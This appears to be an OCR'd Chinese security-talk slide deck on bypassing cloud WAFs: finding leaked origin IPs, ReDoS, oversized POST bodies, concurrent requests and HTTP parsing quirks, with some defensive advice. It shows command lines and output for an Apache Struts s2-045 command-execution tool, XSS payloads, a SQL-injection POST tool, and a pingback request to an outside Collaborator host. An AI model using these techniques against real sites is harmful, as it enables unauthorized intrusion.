
- 抹去TCP OPTIONS
- 不使用TOA方式



無界

利用源站泄露绕过

如果未对回源IP做ACL，攻击者发现源站IP
后可以直接绕过云WAF攻击源站





無界

利用源站泄露绕过

利用DNS历史记录发现源站IP

- 微步在线
- Censys
- Rapid7

2017-04-03	119.23.1	到WAF	中国	广东/深圳
2017-03-10	120.76.1		中国	广东/深圳
2017-03-02	120.25.1	到源站	中国	广东/深圳
2017-02-28	120.76.1		中国	广东/深圳
2015-10-10	120.25.1		中国	广东/深圳
2015-01-04	121.14.1		中国	广东/深圳

```
● tools python s2-045.py -u "http://123.123.123.123/visitor/index.action" -c "dir"
[+] 漏洞路径: http://123.123.123.123/visitor/index.action
[+] 命令执行: dir
[!] 返回结果:
驱动器 D 中的卷是 服务部署盘
卷的序列号是 86F3-3D93
D:\Tomcat-6.0.37\bin 的目录
2019/06/02 22:40 <DIR> .
2019/06/02 22:40 <DIR> ..
2013/04/29 11:36 22,709 bootstrap.jar
2013/04/29 11:36 2,374 catalina-tasks.xml
2013/04/29 11:36 11,830 catalina.bat
2013/04/29 11:36 17,777 catalina.sh
2013/04/29 11:36 204,944 commons-daemon-native.tar.gz
2013/04/29 11:36 24,283 commons-daemon.jar
2013/04/29 11:36 1,342 cpappend.bat
2013/04/29 11:36 7,513 daemon.sh
```



無界

利用源站泄露绕过

利用Mail headers发现源站IP

```
Source of: imap://g@10degrees%2Enet@mail.gandi.net:993/fetch%3EUID%3E/INBOX%3E24709 - Mozilla Thunderbird
File Edit View Help
Return-Path: <nabcosmetic@alligator.o2switch.net>
Delivered-To: g@10degrees.net
Received: from spool.mail.gandi.net (spool3.mail.gandi.net [217.70.178.212])
by nmboxes170.sd4.0x35.net (Postfix) with ESMTP id E093F6165B
for <g@10degrees.net>; Wed, 3 Apr 2019 08:56:46 +0000 (UTC)
Received: from split.o2switch.cloud (split.o2switch.cloud [109.234.163.63])
by spool.mail.gandi.net (Postfix) with ESMTPS id 39ECAAC0FF4
for <bb1@glc.st>; Wed, 3 Apr 2019 08:56:46 +0000 (UTC)
X-Spam-Status: No
X-MailPropre-MailScanner-From: nabcosmetic@alligator.o2switch.net
X-MailPropre-MailScanner-SpamCheck: not spam, SpamAssassin (not cached,
score=0.702, required 5, autolearn=disabled, DKIM SIGNED 0.10,
HTML_MESSAGE 0.00, MIME_HTML_ONLY 0.60, URIBL_BLOCKED 0.00)
X-MailPropre-MailScanner: Not scanned: please contact your Internet E-Mail Service Provider
X-MailPropre-MailScanner-ID: EB01A6980017.AE11A
X-MailPropre-MailScanner-Information: Message sortant - Serveurs o2switch
DKIM-Signature: v=1; a=rsa-sha256; q=dns/txt; c=relaxed/relaxed;
d=nabcosmetic.com; s=default; h=Content-Transfer-Encoding:Content-Type:
MIME-Version:Message-ID:From:Date:Subject:To:Sender:Reply-To:Cc:Content-ID:
Content-Description:Resent-Date:Resent-From:Resent-Sender:Resent-To:Resent-Cc
:Resent-Message-ID:In-Reply-To:References:List-Id:List-Help:List-Unsubscribe:
List-Subscribe:List-Post:List-Owner:List-Archive;
bh=fW3+R4r3kj2hQ19/rTHDMTsU66sXd2WzsiWuzBSyMw; b=kkz1XRc+4cK6FRt9+pWbZeTL2
tEM81u9IFV4m+uiFd+ldyxAJEVtd5cpuSvKh8UFh48zKcdphm3Ve++iXurt+X90MK1XGbkt88d/
A+L/FaHzXDCPCQa5kvjY7Wn3a2zuowuumLGuq1gC/3C49PK1SDjJuU7MFNL66Lgs8nh4LfPFB
HMv+6D1BX2zydexHuc/5F0qq08qwHgwvxq3KKoDLtII/GnA/TJSMKPLYanXCC+4KVa-NlRgfM3dyC
VVdzQ4l5qfLxfVuGP1k0HnNa43I2mr5clqZrLxER9B4yI9nNYEa3QLy3wLb4lN+wbjDhvqfI3cyW
o]0xNbUq==;
```

```
$ host www.nabcosmetic.com
www.nabcosmetic.com has address 104.31.70.204
www.nabcosmetic.com has address 104.31.71.204
www.nabcosmetic.com has IPv6 address 2606:4700:30::681f:47cc
www.nabcosmetic.com has IPv6 address 2606:4700:30::681f:46cc
$ 
$ host alligator.o2switch.net
alligator.o2switch.net has address 109.234.165.77
alligator.o2switch.net mail is handled by 0 alligator.o2switch.net.
$ 
$ curl -k -H "Host: www.nabcosmetic.com" https://109.234.165.77
<!DOCTYPE html>
<html lang="fr-FR">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="https://gmpg.org/xfn/11">
<title>Nab Cosmetics - Le Make-up par Nabilla</title>
<script>window.wca = window._wca || [];</script>
<meta name="dc.title" content="Nab Cosmetics - Le Make-up par Nabilla" />
<meta name="dc.description" content="Site officiel de la marque NAB Cosmetics by Nabilla. Découvrez l'ensemble des produits de maquillage et soins de la marque Nab Cosmetics." />
<meta name="dc.relation" content="https://www.nabcosmetic.com/" />
<meta name="dc.source" content="https://www.nabcosmetic.com/" />
<meta name="dc.language" content="fr FR" />
<meta name="description" content="Site officiel de la marque NAB Cosmetics by Nabilla. Découvrez l'ensemble des produits de maquillage et soins de la marque Nab Cosmetics." />
```



無界

利用源站泄露绕过

利用XML-RPC Pingback发现源站IP

Burp Suite Professional v2.0.23beta - Temporary Project - licensed to Grendal Le coguic [single user license]

Dashboard Target Intruder Repeater Window Help

Request

Raw Params Headers Hex XML

POST /xmlrpc.php HTTP/1.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Cookie: vp-settings-1=libraryContent%3Dbrowse%2Duploader%3D1; vp-settings-time-1=1550367018; ypd=50bdc1e453bbaf4ed

Connection: close

Upgrade-Insecure-Requests: 1

Content-Length: 201

<methodCall>

<methodName>pingback.ping</methodName>

<params>

<param><value><https://9mwt5uyk74gkdtgbws9j313ruxnlc.burpcollaborator.net></value></param>

<param><value><http://local.wordpress511.net/?p=1></value></param>

</params>

</methodCall>

Type a search term

Response

Raw Headers Hex XML

HTTP/1.1 200 OK

Date: Mon, 10 Jun 2019 13:20:16 GMT

Server: Apache/2.4.18 (Ubuntu)

Connection: close

Vary: Accept-Encoding

Content-Length: 370

Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>

<methodResponse>

<fault>

<value>

<struct>

<member>

<name>faultCode</name>

<value><int>0</int></value>

</member>

<member>

<name>faultString</name>

<value><string></string></value>

</member>

</struct>

</value>

</fault>

</methodResponse>

Type a search term

Done

Target: http://local.wordpress511.net

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 Copy to clipboard Include Collaborator server location

Poll Collaborator interactions

Poll every: 2 seconds Poll now

#	Time	Type	Payload	Comment
6	2019-jun-10 13:20:17 UTC	DNS	9mwt5uyk74gkdtgbws9j313ruxnlc	
5	2019-jun-10 13:20:18 UTC	DNS	9mwt5uyk74gkdtgbws9j313ruxnlc	
4	2019-jun-10 13:20:18 UTC	HTTP	9mwt5uyk74gkdtgbws9j313ruxnlc	
3	2019-jun-10 13:20:18 UTC	DNS	9mwt5uyk74gkdtgbws9j313ruxnlc	
2	2019-jun-10 13:20:18 UTC	DNS	9mwt5uyk74gkdtgbws9j313ruxnlc	
1	2019-jun-10 13:20:18 UTC	HTTP	9mwt5uyk74gkdtgbws9j313ruxnlc	

Description Request to Collaborator Response from Collaborator

The Collaborator server received an HTTPS request.

The request was received from IP address 92.15.███ at 2019-jun-10 13:20:18 UTC.

Close

0 matches

560 bytes | 1.583 millis




無界

利用配置缺陷绕过

配置虚拟主机

- 目录a www.a.com WAF
- 目录b www.b.com 源站IP
- 通过入侵[www.b.com](#)成功入侵[www.a.com](#)的资源

```
<VirtualHost *:80>
    ServerName www.a.com
    DocumentRoot "/var/www/html/a/"
    DirectoryIndex index.html index.php
    <Directory />
        AllowOverride All
        Order deny,allow
        allow from all
    </Directory>
</VirtualHost>
.....
ServerName www.b.com
DocumentRoot "/var/www/html/b/"
```






無界

利用性能缺陷绕过

Cloudflare因为工程师编写了存在ReDoS的规则导致故障

原因是使用了backtracking特性的正则引擎



The CPU exhaustion was caused by a single WAF rule that contained a poorly written regular expression that ended up creating excessive **backtracking**. The regular expression that was at the heart of the outage is

```
(?:(?:\"|'|\\]|\\}|\\\\|\\d|  
(?:nan|infinity|true|false|null|undefined|symbol|math)|\\^|\\-|\\+)+[])*;?((?:\\s|-|~|!|{}|\\||\\+)*.*(?:.*=.*))
```



無界

利用性能缺陷绕过

backtracking回溯

a(acd|bsc|bcd)

Debug Test

.....10.....20.....30.....

Beginning match attempt at character 0

1 a

2 ab**backtrack**

3 ab**backtrack**

4 ab**backtrack**

5 ab

6 abc

7 abcd

8 abcd

Match Found in 8 steps

.....Start.Length.....

Match 1 of 1: abcd 0 4

Group 1: bcd 1 3

無界
Woo
界

利用性能缺陷绕过

利用ReDoS可以使规则检测模块功能失效，从而绕过检测

WS WAF supports most of the standard Perl Compatible Regular Expressions (PCRE). To get started, simply create a new string match condition with a regex pattern using the AWS WAF API or AWS Management Console and add that condition to a rule.

Create rule

Specify the conditions that you want to use to filter web requests. If you add more than one condition to a rule, a request must match all of the conditions to be allowed or blocked based on that rule.

[Learn more](#)

Name* TEST_TXT_RULE

CloudWatch metric name* TESTTXTRULE

Rule type* Regular rule

Region* Asia Pacific (Tokyo)

Use global to create WAF resources that you would use with CloudFront distributions and other regions for WAF resources that you would use with ALBs in that region.




無界

利用性能缺陷绕过

选取性能更优的正则引擎

- Google re2 引擎：支持BitState(backtracking)、NFA、DFA等模式
- Intel Hyperscan 引擎：同时支持block模式和stream模式匹配，不支持backtracking



無界
*Cao
2019

利用性能缺陷绕过

避免使用backtracking特性的正则引擎，防止ReDoS攻击

- DFA: 匹配速度比较快，不提供backtracking功能。
 - NFA: 匹配速度比较慢，提供了backtracking功能。



無界 利用POST超大数据包绕过

云WAF往往因为自身性能问题，只检测POST DATA的有限长度，常见的是8K

AWS WAF只检测开头的8K，>8K的部分选择全放过或者全拦截

Create SQL injection match condition

Name* SQli1

Region* Global (CloudFront)
Use global to create WAF resources that you would use with CloudFront distributions and other regions for WAF resources that you would use with ALBs in that region.

Filter settings

Specify the settings that you want to use to allow or block web requests. If you add more than one filter to a SQL injection match condition, a web request needs to match only one of the filters for the request to match the condition. (The filters are ORed together.)

Part of the request to filter on Body

WAF inspects only the first 8192 bytes (8KB) of the request body. You can create a size constraint condition to allow or block requests larger than 8KB.
[Learn more](#)

Transformation URL decode


* Required

Cancel Create



無界
*Can
2019

利用POST超大数据包绕过





無界

利用POST超大数据包绕过

如何防御

采用stream模式匹配，避免block模式匹配对内存的消耗，从而造成crash

```
● tools python http_post.py --url http://victim.aliyundemo.com/1/user.php --length 80000 --payload "user()
```

```
[+] SQL注入路径: http://victim.aliyundemo.com/1/user.php
```

```
[+] SQL注入函数: user()
```

```
[+] POST数据大小: 80000K
```

```
HTTP Error 405: Method Not Allowed
```

```
● tools dig CNAME +short victim.aliyundemo.com  
b1mhcp5ss3mfxdizlwslwblnxuqhqryl.aliyunwaf.com.
```



無界

利用POST超大数据包绕过

- block模式
对单个数据包进行匹配

- stream模式

通过五元组将数据包进行简单分流，并对每条流中的数据进行匹配，stream模式可以命中跨越数据分片边界的匹配数据。比如要匹配select from，select在前一个block里，from在后一个block里，可能会存在绕过，而stream模式则不会。





無界

利用并发请求绕过

old but good

2 APRIL 2017

意想不到的腾讯云waf失效“漏洞”[tsrc高危]

0x00一次意外收获

一次测试中，站点用了腾讯云的免费waf,于是发现了一个能让腾讯云waf失效的办法。

收集大量境外代理，用代理群发payload，总有那么几个是绕过了waf的。

随后我又用同样的办法去测试各大云waf，都没成功。



無界

利用并发请求绕过

并发请求时，攻击请求会被负载均衡调度到不同节点

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
18	"><script>alert(1)</script>	200			16089	
1	"><script>alert(1)</script>	501			738	
2	"><script>alert(1)</script>	501			738	
3	"><script>alert(1)</script>	501			738	
6	"><script>alert(1)</script>	501			738	
8	"><script>alert(1)</script>	501			738	
10	"><script>alert(1)</script>	501			738	
13	"><script>alert(1)</script>	501			738	
15	"><script>alert(1)</script>	501			738	
11	"><script>alert(1)</script>	501			738	
20	"><script>alert(1)</script>	501			738	
19	"><script>alert(1)</script>	501			738	
21	"><script>alert(1)</script>	501			738	
23	"><script>alert(1)</script>	501			738	
17	"><script>alert(1)</script>	501			738	

Request Response

Raw Params Headers Hex

```
GET /deviceSearch?type=remote&brand=Smartisan&phoneStatus=%3e%3cscript%3ealert(1)%3c%2fscript%3e HTTP/1.1
Host: remote...
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.75 Safari/537.36
QQBrowser/4.1.4132.400
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: pgv_pvi=8225464320; RK=vQHyll2Let; ptui_loginuin=1234567890@qq.com;
```

?

< + > Type a search term

0 matches



無界

利用协议解析缺陷绕过

HTTP 0.9

- 只有一行
- 没有单独的URI、HTTP Version、HTTP Headers
- 直接发送HTTP0.9协议格式请求会返回bad request

时间	HTTP版本	RFC
1991	0.9	
1996	1.0	RFC 1945
1997	1.1	RFC 2068 -> RFC 2616(1999) -> RFC 7230-7235(2014)
2015	2.0	RFC 7540




無界

利用协议解析缺陷绕过

HTTP 1.0

- 开始支持HTTP pipelining





無界

利用协议解析缺陷绕过

HTTP 1.1和HTTP 1.0

- HTTP 1.0默认close
- HTTP 1.1默认keep-alive

